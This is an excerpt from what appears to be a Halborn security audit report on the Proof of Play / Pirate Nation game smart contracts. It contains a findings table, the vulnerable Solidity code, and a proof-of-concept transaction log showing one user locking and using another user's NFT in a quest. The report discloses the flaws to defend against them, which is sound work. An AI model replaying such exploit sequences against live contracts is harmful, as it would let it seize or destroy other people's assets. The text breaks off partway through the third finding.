HALBORN

Proof of Play / Pirate Nation

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **April 25th, 2022 - November 28th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	04/25/2022	Roberto Reigada
0.2	Document Updates	05/16/2022	Roberto Reigada
0.3	Draft Review	05/16/2022	Gabi Urrutia
1.0	Remediation Plan	06/02/2022	Roberto Reigada
1.1	Remediation Plan Review	06/02/2022	Gabi Urrutia
2.1	Updated the scope	08/16/2022	Roberto Reigada
2.2	Document Updates	08/16/2022	Roberto Reigada
2.3	Draft Review	08/22/2022	Gabi Urrutia
3.0	Remediation Plan	09/15/2022	Roberto Reigada
3.1	Remediation Plan Review	09/16/2022	Gabi Urrutia
4.1	Updated the scope	10/03/2022	Roberto Reigada
4.2	Updated the scope	11/14/2022	Roberto Reigada
4.3	Updated the scope	11/28/2022	Roberto Reigada
4.4	Final Review	11/28/2022	Piotr Cielas
4.5	Final Review	11/28/2022	Gabi Urrutia
5.0	Updated the scope	12/07/2022	Omar Alshaeb

5.1	Final Review	12/07/2022	Roberto Reigada
5.2	Final Review	12/07/2022	Piotr Cielas
5.3	Final Review	12/07/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Roberto Reigada	Halborn	Roberto.Reigada@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Proof of Play engaged Halborn to conduct a security audit on their smart contracts beginning on April 25th, 2022 and ending on May 16th, 2022. This initial audit included the v0.0.4 of the Proof of Play contracts. After Proof of Play addressed all the issues found during the audit, Halborn reaudited all the new code changes introduced. These code changes were covered in the v0.0.9 version.

After this initial audit, Proof of Play performed multiple updates in the code and requested a new audit on the 16th of July 2022. A new audit was performed by Halborn which included all the contracts in the Commit ID: f5c3190140139941351a68da617a91315487e917.

Some small code changes were introduced in the contracts previously audited, plus these 4 new contracts were added to the code base:
- LootSystem.sol
- HoldingSystem.sol
- QuestSystem.sol
- GameGlobals.sol

Moreover, Halborn kept auditing Proof of Play contracts as their development phase was progressing. The following contracts were also added to the scope of the audit:
c49710da0cfa94e2b3bee730bf980a89a059a700
- CraftingSystem.sol

05007dcea3bf1f7f05b53f3d6a0cba04bc7032a0
- EnergySystem.sol

aedd5dbab65f96b452b5df0627bb562d8db8e41a
- CaptainSystem.sol

1.2 AUDIT SUMMARY

The team at Halborn was provided three weeks for the initial audit and assigned a full-time security engineer to audit the security of the smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols. Multiple audits were done by the same engineer in a time frame of several months. The smart contracts were audited in the development phase of the project, every time a new change was introduced into the code base.

The purpose of the audits is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, during the audits, Halborn identified some security risks that were mostly addressed and acknowledged by Proof of Play team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the audit:

- Research into architecture and purpose
- Smart contract manual code review and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (solgraph)

- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes
- Manual testing by custom scripts
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (MythX)
- Static Analysis of security for scoped contract, and imported functions. (Slither)
- Testnet deployment (Brownie, Remix IDE)

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

IN-SCOPE:
The security assessment was scoped to the following smart contracts:
- ERC721BridgableChild.sol
- ERC721BridgableParent.sol
- ERC721Lockable.sol
- ERC1155Lockable.sol
- GameItems.sol
- GameNFT.sol
- GameRegistry.sol
- GameRegistryConsumer.sol
- GoldToken.sol
- LockingSystem.sol
- PirateGameV1.sol
- PirateNFT.sol
- PirateNFTParent.sol
- RaffleMintV1.sol
- Randomizer.sol
- StakingSystem.sol
- TraitsConsumer.sol
- TraitsProvider.sol
- StagedMintV1.sol
- LootSystem.sol
- HoldingSystem.sol
- QuestSystem.sol
- GameGlobals.sol
- CraftingSystem.sol
- EnergySystem.sol
- CaptainSystem.sol

Initial audit version:
- v0.0.4

Fixed version:
- v0.0.9

Second audit Commit ID:
- f5c3190140139941351a68da617a91315487e917
Contracts added to the scope of this audit:
- (Code changes from previously audited contracts)
- LootSystem.sol
- HoldingSystem.sol
- QuestSystem.sol
- GameGlobals.sol

Third audit Commit ID:
- c49710da0cfa94e2b3bee730bf980a89a059a700
Contracts added to the scope of this audit:
- (Code changes from previously audited contracts)
- CraftingSystem.sol

Fourth audit Commit ID:
- 05007dcea3bf1f7f05b53f3d6a0cba04bc7032a0
Contracts added to the scope of this audit:
- (Code changes from previously audited contracts)
- EnergySystem.sol

Fifth audit Commit ID:
- 888ea7ac11564e981171d1b6bf671c289bee746b
Added code fixes to some of the previously found issues to this Commit ID.

Sixth audit Commit ID:
- 856d14f0eb2b1ebbeca937ba202f9b0d74a361c6
Addition of the Delegated Transactions feature. No issues were found on this feature.

Seventh audit Commit ID:
- eda67de3e770079146b4f26230385fbb03cb6a35
Addition of the giveEnergy() and TokenActions function.
Added some minting restrictions to the StagedMintV1 contract.
No new issues were found on this Commit ID.

Eighth audit Commit ID:

- e144751a79d371a8444c41b355201c753df99695
No new issues were found on this Commit ID.

Ninth audit Commit ID:
- 99250171609c4311a3392bfb6d44b1de8451a835
Added code fixes to some of the previously found issues to this commit ID.

Tenth audit Commit ID:
- 436dcee1b541a8ed9a29f3b5b6fe099de8f81ce6
No new issues were found on this Commit ID.

Eleventh audit Commit ID:
- aedd5dbab65f96b452b5df0627bb562d8db8e41a
No new issues were found on this Commit ID.

Twelfth audit Commit IDs:
- 12336c2ccbba8850dd5dc27d4ace187914230b77
- 7ad0148caf0d93896209f8e40f26b5738974118e
- bcca0b23cb776f7b4bedf1965b481ff732db733f
No new issues were found on these Commit IDs.

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
2	5	4	3	9

EXECUTIVE OVERVIEW

LIKELIHOOD

IMPACT

	(HAL-11)	(HAL-04) (HAL-05) (HAL-07)	(HAL-03)	(HAL-01) (HAL-02)
			(HAL-06)	
(HAL-12) (HAL-14)	(HAL-13)			
				(HAL-08) (HAL-09) (HAL-10)
(HAL-15) (HAL-16) (HAL-17) (HAL-18) (HAL-19) (HAL-20) (HAL-21) (HAL-22) (HAL-23)				

EXECUTIVE OVERVIEW

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL01 - USERS CAN START A QUEST USING AS INPUT AND BURNING AN NFT THEY DO NOT OWN	Critical	SOLVED - 09/10/2022
HAL02 - FLAWED LOGIC CAUSES THAT NAVIES WILL NEVER STEAL PIRATE'S GOLD	Critical	SOLVED - 06/02/2022
HAL03 - UNSAFE CAST CAN ALLOW USERS TO PERMANENTLY MINT GOLD TOKENS	High	SOLVED - 06/02/2022
HAL04 - REENTRANCY IN RAFFLEMINTV1.WITHDRAWNONRAFFLEPROCEED	High	SOLVED - 06/02/2022
HAL05 - USERS CAN START THE SAME QUEST MULTIPLE TIMES DRAINING THE CHAINLINK VRF SUBSCRIPTION	High	RISK ACCEPTED
HAL06 - USERS CAN CRAFT USING AS INPUT AN NFT THEY DO NOT OWN	High	SOLVED - 09/10/2022
HAL07 - CRAFTAMOUNT CAN BE SET TO ZERO DRAINING THE CHAINLINK VRF SUBSCRIPTION	High	SOLVED - 09/10/2022
HAL08 - CRAFTS COOLDOWN TIME ARE ALWAYS ZERO	Medium	PARTIALLY SOLVED
HAL09 - QUESTDEFINITION.MAXCOMPLETIONS CAN BE BYPASSED BY STARTING THE SAME QUEST MULTIPLE TIMES BEFORE COMPLETING THEM	Medium	RISK ACCEPTED
HAL10 - LACK OF PAUSABLE FUNCTIONALITY IN THE LOOTSYSTEM CONTRACT	Medium	RISK ACCEPTED
HAL11 - MINTBATCH FUNCTION IS NOT IMPLEMENTED	Medium	RISK ACCEPTED
HAL12 - WRONG REQUIRE STATEMENTS IN GAMEGLOBALS CONTRACT	Low	SOLVED - 09/10/2022
HAL13 - QUESTINPUT.REQUIRED VALUE IS NEVER CHECKED	Low	RISK ACCEPTED

HAL14 - LACK OF DISABLEINITIALIZERS CALL TO PREVENT UNINITIALIZED CONTRACTS	Low	RISK ACCEPTED
HAL15 - USERS CAN NOT UNSTAKE NFTS AFTER A CALL TO RESCUEUNLOCKNFT OR RESCUEUNLOCKITEM FUNCTIONS	Informational	ACKNOWLEDGED
HAL16 - DANGEROUS USAGE OF TX.ORIGIN	Informational	ACKNOWLEDGED
HAL17 - STATE VARIABLES MISSING CONSTANT MODIFIER	Informational	SOLVED - 09/10/2022
HAL18 - STATE VARIABLES MISSING IMMUTABLE MODIFIER	Informational	SOLVED - 09/10/2022
HAL19 - UNNEEDED INITIALIZATION OF UINT256 VARIABLES TO 0	Informational	SOLVED - 09/10/2022
HAL20 - USING ++I CONSUMES LESS GAS THAN I++ IN LOOPS	Informational	SOLVED - 09/10/2022
HAL21 - UNNEEDED ARRAYS DECLARATION IN FINISHMINTSHIPS FUNCTION	Informational	SOLVED - 09/10/2022
HAL22 - MISSING VIEW FUNCTION THAT DISPLAYS ALL THE TICKETS OWNED BY A USER	Informational	SOLVED - 09/10/2022
HAL23 - INCORRECT COMMENT	Informational	ACKNOWLEDGED

FINDINGS & TECH DETAILS

3.1 (HAL-01) USERS CAN START A QUEST USING AS INPUT AND BURNING AN NFT THEY DO NOT OWN - CRITICAL

- Found in Commit ID: f5c3190140139941351a68da617a91315487e917

Description:

In the QuestSystem contract, the startQuest() function does not check that the NFT inputs are actually owned by the caller:

Listing 1: QuestSystem.sol (Lines 371-389)

```
305 function startQuest(QuestParams calldata params)
306     external
307     nonReentrant
308     whenNotPaused
309     returns (uint256)
310 {
311     QuestDefinition storage questDef = _questDefinitions[params.
 ↳ questId];
312     address account = _msgSender();
313
314     // Verify user can start this quest and meets requirements
315     require(
316         _isQuestAvailable(account, params.questId, questDef) ==
 ↳ true,
317         "QUEST_NOT_AVAILABLE: Sender cannot start this quest"
318     );
319     require(
320         params.inputs.length == questDef.inputs.length,
321         "INPUT_LENGTH_MISMATCH: Inputs to quest do not match to
 ↳ quest definition"
322     );
323
324     // Create active quest object
325     _activeQuestCounter.increment();
326     uint256 activeQuestId = _activeQuestCounter.current();
327
```

```
328     ActiveQuest storage activeQuest = _activeQuests[activeQuestId
 ↳ ];
329     activeQuest.account = account;
330     activeQuest.questId = params.questId;
331     activeQuest.startTime = SafeCast.toUint32(block.timestamp);
332     activeQuest.status = ActiveQuestStatus.IN_PROGRESS;
333
334     // Track activeQuestId for this account
335     _accountData[account].activeQuestIds.add(activeQuestId);
336
337     // Verify that the params have inputs that meet the quest
 ↳ requirements
338     for (uint8 idx = 0; idx < questDef.inputs.length; idx++) {
339         QuestInput storage inputDef = questDef.inputs[idx];
340         GameRegistryLibrary.TokenPointer memory input = params.
 ↳ inputs[idx];
341
342         // Make sure token types match
343         require(
344             input.tokenType == inputDef.tokenPointer.tokenType,
345             "TOKEN_TYPES_NOT_MATCHING: Token type is not matching
 ↳ that expected by the quest"
346         );
347
348         // Make sure proper token address was provided
349         require(
350             inputDef.tokenPointer.tokenContract == address(0) ||
351                 inputDef.tokenPointer.tokenContract == input.
 ↳ tokenContract,
352             "EXPECTED_SPECIFIC_TOKEN: Expected a specific token
 ↳ address"
353         );
354
355         GameRegistryLibrary.TokenType tokenType = inputDef
356             .tokenPointer
357             .tokenType;
358         uint32 reservationId = 0;
359
360         // Check token type to ensure that the input matches what
 ↳ the quest expects
361         if (tokenType == GameRegistryLibrary.TokenType.ERC20) {
362             require(
363                 _hasAccessRole(
```

```
364                     GameRegistryLibrary.
 ↳ GAME_CURRENCY_CONTRACT_ROLE,
365                     input.tokenContract
366                 ) == true,
367                 "NOT_GAME_CURRENCY: Expected GameCurrency contract
 ↳ "
368             );
369
370             // TODO: Find a way to either lock or burn ERC20 stuff
371         } else if (tokenType == GameRegistryLibrary.TokenType.
 ↳ ERC721) {
372             // Auto-Lock NFT if necessary
373             ILockingSystem lockingSystem = _lockingSystem();
374
375             if (
376                 lockingSystem.isNFTLocked(
377                     input.tokenContract,
378                     input.tokenId
379                 ) == false
380             ) {
381                 lockingSystem.lockNFT(input.tokenContract, input.
 ↳ tokenId);
382             }
383
384             reservationId = lockingSystem.addNFTReservation(
385                 input.tokenContract,
386                 input.tokenId,
387                 true,
388                 GameRegistryLibrary.RESERVATION_QUEST_SYSTEM
389             );
390         } else if (tokenType == GameRegistryLibrary.TokenType.
 ↳ ERC1155) {
391             reservationId = _lockingSystem().addItemReservation(
392                 account,
393                 input.tokenContract,
394                 input.tokenId,
395                 input.amount,
396                 true,
397                 GameRegistryLibrary.RESERVATION_QUEST_SYSTEM
398             );
399         }
400
401         // Perform all trait checks
402         for (
```

```
403             uint8 traitIdx = 0;
404             traitIdx < inputDef.traitChecks.length;
405             traitIdx++
406         ) {
407             TraitsLibrary.requireTraitCheck(
408                 inputDef.traitChecks[traitIdx],
409                 ITraitsConsumer(input.tokenContract),
410                 input.tokenId
411             );
412         }
413 
414         activeQuest.inputs.push(
415             GameRegistryLibrary.ReservedToken({
416                 tokenType: input.tokenType,
417                 tokenId: input.tokenId,
418                 tokenContract: input.tokenContract,
419                 amount: input.amount,
420                 reservationId: reservationId
421             })
422         );
423     }
424 
425     emit QuestStarted(account, params.questId, activeQuestId);
426 
427     return activeQuestId;
428 }
```

Moreover, when the quest inputs are unlocked upon quest completion in the `_unlockQuestInputs()` the NFT reservation is removed, but the NFT remains locked:

Listing 2: QuestSystem.sol (Lines 718-726)

```
656 function _unlockQuestInputs(
657     address account,
658     QuestDefinition storage questDef,
659     ActiveQuest storage activeQuest,
660     bool isSuccess,
661     uint256 randomWord
662 ) internal {
663     uint32 successXp = isSuccess ? questDef.successXp : 0;
664 
665     // Unlock inputs, grant XP, and potentially burn inputs
```

```
666     for (uint8 idx = 0; idx < questDef.inputs.length; idx++) {
667         QuestInput storage input = questDef.inputs[idx];
668         GameRegistryLibrary.ReservedToken
669             storage activeQuestInput = activeQuest.inputs[idx];
670 
671         // Grant XP on success
672         if (successXp > 0 && input.xpEarnedPercent > 0) {
673             uint32 xpAmount = (successXp * input.xpEarnedPercent)
 ↳ /
674                 GameRegistryLibrary.PERCENTAGE_RANGE;
675 
676             if (xpAmount > 0) {
677                 ITraitsConsumer(activeQuestInput.tokenContract)
678                     .incrementTrait(
679                         activeQuestInput.tokenId,
680                         TraitsLibrary.XP_TRAIT_ID,
681                         xpAmount
682                     );
683             }
684         }
685 
686         // Determine if the input should be burned
687         bool shouldBurn;
688 
689         if (input.consumable) {
690             uint256 burnRate = isSuccess
691                 ? input.successBurnRate
692                 : input.failureBurnRate;
693 
694             if (burnRate == 0) {
695                 shouldBurn = false;
696             } else if (burnRate == GameRegistryLibrary.
 ↳ PERCENTAGE_RANGE) {
697                 shouldBurn = true;
698             } else {
699                 randomWord = _nextRandomWord(randomWord);
700                 (shouldBurn, randomWord) = _weightedCoinFlip(
701                     randomWord,
702                     burnRate
703                 );
704             }
705         }
706 
707         // Unlock/burn based on token type
```

```
708         if (
709             activeQuestInput.tokenType ==
710             GameRegistryLibrary.TokenType.ERC20
711         ) {
712             if (shouldBurn) {
713                 IGameCurrency(activeQuestInput.tokenContract).burn
 ↳ (
714                     account,
715                     activeQuestInput.amount
716                 );
717             }
718         } else if (
719             activeQuestInput.tokenType ==
720             GameRegistryLibrary.TokenType.ERC721
721         ) {
722             _lockingSystem().removeNFTReservation(
723                 activeQuestInput.tokenContract,
724                 activeQuestInput.tokenId,
725                 activeQuestInput.reservationId
726             );
727         } else if (
728             activeQuestInput.tokenType ==
729             GameRegistryLibrary.TokenType.ERC1155
730         ) {
731             _lockingSystem().removeItemReservation(
732                 account,
733                 activeQuestInput.tokenContract,
734                 activeQuestInput.tokenId,
735                 activeQuestInput.reservationId
736             );
737 
738             if (shouldBurn) {
739                 IGameItems(activeQuestInput.tokenContract).burn(
740                     account,
741                     SafeCast.toUint32(activeQuestInput.tokenId),
742                     activeQuestInput.amount
743                 );
744             }
745         }
746     }
747 }
```

Based on this, initially a user would not be able to use the NFT of

another user as input as during the lockNFT() call the transaction would revert with the ORIGIN_NOT_NFT_OWNER error.

Although, once the original owner has started and completed that quest with that NFT as input, the NFT would remain locked and as this NFT is already locked any user would be able now to start a quest using that NFT as the NFT ownership is not checked to create a reservation nor in the startQuest() function.

This would create an exclusive reservation and while this quest is ongoing, the original owner would not be able to make use of that NFT. Moreover, if the issue described in ERC721 INPUTS ARE NEVER BURNT WHEN THE QUEST INPUTS ARE UNLOCKED was fixed, this NFT could be burnt during this process, leaving the original owner without his NFT. Basically, any user would be able to burn someone else's NFT using it as a quest input.

Proof of Concept:

```
Calling -> contract_QuestSystem.startQuest((1, [(2, contract_PirateNFT.address, 15, 0)]), {'from': user2})
Transaction sent: 0xbc9d1260a5facff872la643aa01184b9e146d20c4a8be690dea5f57e08eb8243
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 21
  QuestSystem.startQuest confirmed   Block: 15264842   Gas used: 421054 (0.07%)

contract_QuestSystem.activeQuestIdsForAccount(user2) -> (1,)
contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> True

Calling -> chain.sleep(86400)
Calling -> chain.mine(1)

Calling -> contract_QuestSystem.completeQuest(1, {'from': user2})
Transaction sent: 0x1c9f2c5842241d00c0df7f3c645d9f3f8da091df623bc88abd61a9510f497f37
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 22
  QuestSystem.completeQuest confirmed   Block: 15264844   Gas used: 148959 (0.02%)

Calling -> contract_RandomizerMock.executeAllPendingRequests({'from': owner})
Transaction sent: 0x14fb29dc70b747ff641c18c9f5alaca543c02786d2df4b1d5d5befe1648ecf65
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 101
  RandomizerMock.executeAllPendingRequests confirmed   Block: 15264845   Gas used: 131286 (0.02%)

contract_USDT.balanceOf(user2) -> 20000000000
contract_QuestSystem.activeQuestIdsForAccount(user2) -> ()
contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user1.address -> 0x0000000000000000000000000000000000000101
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> True

Calling -> contract_QuestSystem.startQuest((1, [(2, contract_PirateNFT.address, 15, 0)]), {'from': user1})
Transaction sent: 0x9a668350ee01a90febe7eaa65f5a26c60ale239e3b6854581ba165labcc0a00c
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 21
  QuestSystem.startQuest confirmed   Block: 15264846   Gas used: 301589 (0.05%)

contract_QuestSystem.activeQuestIdsForAccount(user1) -> (2,)
Calling -> contract_QuestSystem.startQuest((1, [(2, contract_PirateNFT.address, 15, 0)]), {'from': user2})
Transaction sent: 0x33ca34e923bd2e2a11746e58294le34c02f68ba4679f06eb6fb00b0334b9843d
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 23
  QuestSystem.startQuest confirmed (QUEST_NOT_AVAILABLE: Sender cannot start this quest)   Block: 15264847   Gas used: 51646 (0.01%)

Calling -> chain.sleep(86400)
Calling -> chain.mine(1)

Calling -> contract_QuestSystem.completeQuest(2, {'from': user1})
Transaction sent: 0x7bdb1f02f39454875129571fe4170cele4010bbd61ddd3a9ebc868d7226d39e3
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 22
  QuestSystem.completeQuest confirmed   Block: 15264849   Gas used: 148959 (0.02%)

Calling -> contract_RandomizerMock.executeAllPendingRequests({'from': owner})
Transaction sent: 0x1e0868b594a65cf45676cea7c3f888fec8c84aa937ee5a022df47c83ffa512d9
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 102
  RandomizerMock.executeAllPendingRequests confirmed   Block: 15264850   Gas used: 123786 (0.02%)

contract_USDT.balanceOf(user1) -> 20000000000
contract_QuestSystem.activeQuestIdsForAccount(user1) -> ()
contract_PirateNFT.ownerOf(15) -> 0x0000000000000000000000000000000000000102
user1.address -> 0x0000000000000000000000000000000000000101
user2.address -> 0x0000000000000000000000000000000000000102
contract_LockingSystem.isNFTLocked(contract_PirateNFT, 15) -> True
```

USER2 STARTS THE QUEST 1 BY USING AS INPUT THE NFT ID 15 WHICH HE OWNS. THE NFT IS LOCKED AFTER STARTING THE QUEST

USER2 HAS COMPLETED THE QUEST BUT AS WE CAN SEE THE NFT REMAINS LOCKED

AS THE NFT ID 15 IS LOCKED, USER1 MANAGES TO START A QUEST USING THIS NFT AS INPUT. A RESERVATION IS CREATED FOR THIS TOKEN ID

USER2 TRIES TO MAKE USE OF HIS NFT BUT HE CANT AS THERE IS A RESERVATION IN PLACE CREATED BY USER1

USER1 SUCCESSFULLY COMPLETES THE QUEST BY USING THE NFT OF USER2 AS INPUT

Risk Level:

Likelihood - 5

Impact - 5

Recommendation:

It is recommended to:

1. Add a require statement that checks that the caller owns the NFT in the `TokenType.ERC721` if code block, in the `startQuest()` function.

2. Also, unlocking the NFT before removing the NFT reservation in the `_unlockQuestInputs()` function.

Remediation Plan:

SOLVED: The Proof of Play team added the `GameHelperLibrary._verifyInputOwnership(input, account);` call in the `startQuest()` function that validates that the inputs are owned by the caller.

3.2 (HAL-02) FLAWED LOGIC CAUSES THAT NAVIES WILL NEVER STEAL PIRATE'S GOLD - CRITICAL

- Found in Commit ID: v0.0.4

Description:

As per the documentation, in the contract StakingSystem, when pirates unstake their items, there should be a 50% chance for all of their gold being stolen by the navies.

This logic is implemented in the functions _claimGameNFTStakeRewards() and fulfillRandomWordsCallback().

In the _claimGameNFTStakeRewards() function, the variable balance is set initially to zero, but then it is never updated with the number of Pirate Ships staked which means that every VRFRequest.balance will be zero:

Listing 3: StakingSystem.sol (Lines 677,703)

```
657 function _claimGameNFTStakeRewards(
658     address nftContract,
659     uint256 nftTokenId,
660     bool unstake
661 ) internal {
662     address relevantAccount = tx.origin;
663 
664     require(
665         IGameNFT(nftContract).ownerOf(nftTokenId) ==
 ↳ relevantAccount,
666         "ORIGIN_NOT_OWNER_OF_NFT: Origin is not the owner of the
 ↳ specified NFT"
667     );
668 
669     GameNFTStake storage nftStake = stakedNFTs[nftContract][
 ↳ nftTokenId];
670     require(
671         nftStake.reservationId != 0,
```

```
672         "NFT_NOT_STAKED: NFT has not been staked"
673     );
674
675     uint256 goldOwed = 0;
676     uint256 xpOwed = 0;
677     uint256 balance = 0;
678
679     for (uint256 i = 0; i < nftStake.gameItemStakes.length; i++) {
680         (
681             uint256 goldFromShip,
682             uint256 xpFromShip
683         ) = _claimGameItemStakeRewards(nftStake.gameItemStakes[i],
 ↳ unstake);
684         goldOwed += goldFromShip;
685         xpOwed += xpFromShip;
686     }
687
688     // Grant XP
689     if (xpOwed > 0) {
690         ITraitsConsumer(nftContract).incrementTrait(
691             nftTokenId,
692             TraitsLibrary.XP_TRAIT_ID,
693             xpOwed
694         );
695     }
696
697     if (unstake) {
698         // Figure out final amount of gold the player earns with
 ↳ some randomness
699         uint256 requestId = _requestRandomWords(1);
700         vrfRequests[requestId] = VRFRequest({
701             account: relevantAccount,
702             goldOwed: goldOwed,
703             balance: balance,
704             nftContract: nftContract,
705             nftTokenId: nftTokenId
706         });
707
708         // Release hold on NFT
709         _lockingSystem().removeNFTReservation(
710             nftContract,
711             nftTokenId,
712             nftStake.reservationId
713         );
```

```
714
715         // Delete the stake
716         delete stakedNFTs[nftContract][nftTokenId];
717
718         // Emit unstaked event
719         emit NFTUnstaked(relevantAccount, nftContract, nftTokenId,
 ↳  requestId);
720     } else {
721         // Mint gold rewards for user
722         if (goldOwed > 0) {
723             goldToken.mint(relevantAccount, goldOwed);
724         }
725
726         emit NFTRewardsClaimed(
727             relevantAccount,
728             nftContract,
729             nftTokenId,
730             unstake,
731             goldOwed
732         );
733     }
734 }
```

This means that when the fulFillRandomWordsCallback() function is called by Chainlink VRF:

1. uint256 coinFlips = randomness % (2**request.balance);
2. (2**request.balance)= (2**0)= 1, (considering that request.balance will always be 0 here)
3. uint256 coinFlips = randomness % 1, (any number divided by 1 will always have as remainder 0)
4. coinFlips will always be 0
5. if coinFlips is 0, numStolen will never be increased and will always be 0, hence: Navies will never steal pirate's gold when they are unstaked.

Listing 4: StakingSystem.sol (Lines 814-829)


```
802 function fulfillRandomWordsCallback(
803     uint256 requestId,
804     uint256[] memory randomWords
```

```
805 ) external override onlyRole(GameRegistryLibrary.RANDOMIZER_ROLE)
 ↳ {
806     VRFRequest storage request = vrfRequests[requestId];
807     address account = request.account;
808 
809     if (account != address(0)) {
810         uint256 randomness = randomWords[0];
811 
812         // This should not overflow since the balance is
 ↳ determined by gameplay logic
813         // and the user wont have more than 256 ships per stake
814         uint256 coinFlips = randomness % (2**request.balance); //
 ↳ 50% chance of stealing gold per ship staked
815         uint256 numStolen = 0;
816         uint256 goldOwed = request.goldOwed;
817 
818         while (coinFlips > 0) {
819             if (coinFlips & 1 == 1) {
820                 numStolen++;
821             }
822             coinFlips = coinFlips >> 1;
823         }
824 
825         if (numStolen > 0) {
826             uint256 owedToNavy = numStolen * (goldOwed / request.
 ↳ balance);
827             _payNavyTax(owedToNavy);
828             goldOwed = goldOwed - owedToNavy;
829         }
830 
831         // Mint gold rewards for user
832         if (goldOwed > 0) {
833             goldToken.mint(account, goldOwed);
834         }
835 
836         // Emit event
837         emit NFTRewardsClaimed(
838             account,
839             request.nftContract,
840             request.nftTokenId,
841             true,
842             goldOwed
843         );
844 
```

```
845             delete vrfRequests[requestId];
846         }
847 }
```

Proof of Concept:

In the image below, 20 Pirate Ships are unstaked which are staked to Pirate ID 60 (command_rank of PirateId 60 = 4):



Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is recommended to fix the logic in the _claimGameNFTStakeRewards() function and increase accordingly the balance local variable before doing the _requestRandomWords(1) call.

Remediation Plan:

SOLVED: The Proof of Play team fixed the issue and now correctly updates the balance local variable before making the _requestRandomWords(1) call:

Listing 5: StakingSystem.sol (Line 681)

```
671 uint256 balance = 0;
672
673 for (uint256 i = 0; i < nftStake.gameItemStakes.length; i++) {
674     GameItemStake storage gameItemStake = nftStake.gameItemStakes[
 ↳ i];
675     (
676         uint256 goldFromShip,
677         uint256 xpFromShip
678     ) = _claimGameItemStakeRewards(gameItemStake, unstake);
679     goldOwed += goldFromShip;
680     xpOwed += xpFromShip;
681     balance += gameItemStake.balance;
682 }
```

3.3 (HAL-03) UNSAFE CAST CAN ALLOW USERS TO PERMANENTLY MINT GOLD TOKENS - HIGH

- Found in Commit ID: v0.0.4

Description:

In the contract StakingSystem, the function claimNavyStakeRewards() is used to claim the Gold Tokens rewards for the Navy ships staked. This function calls the _claimGameItemStakeRewards() to calculate the goldOwed :

Listing 6: StakingSystem.sol (Lines 448-451)

```
426 function claimNavyStakeRewards(
427     address account,
428     uint256[] calldata stakeIndexes,
429     bool unstake
430 ) external whenNotPaused nonReentrant {
431     require(
432         tx.origin == account,
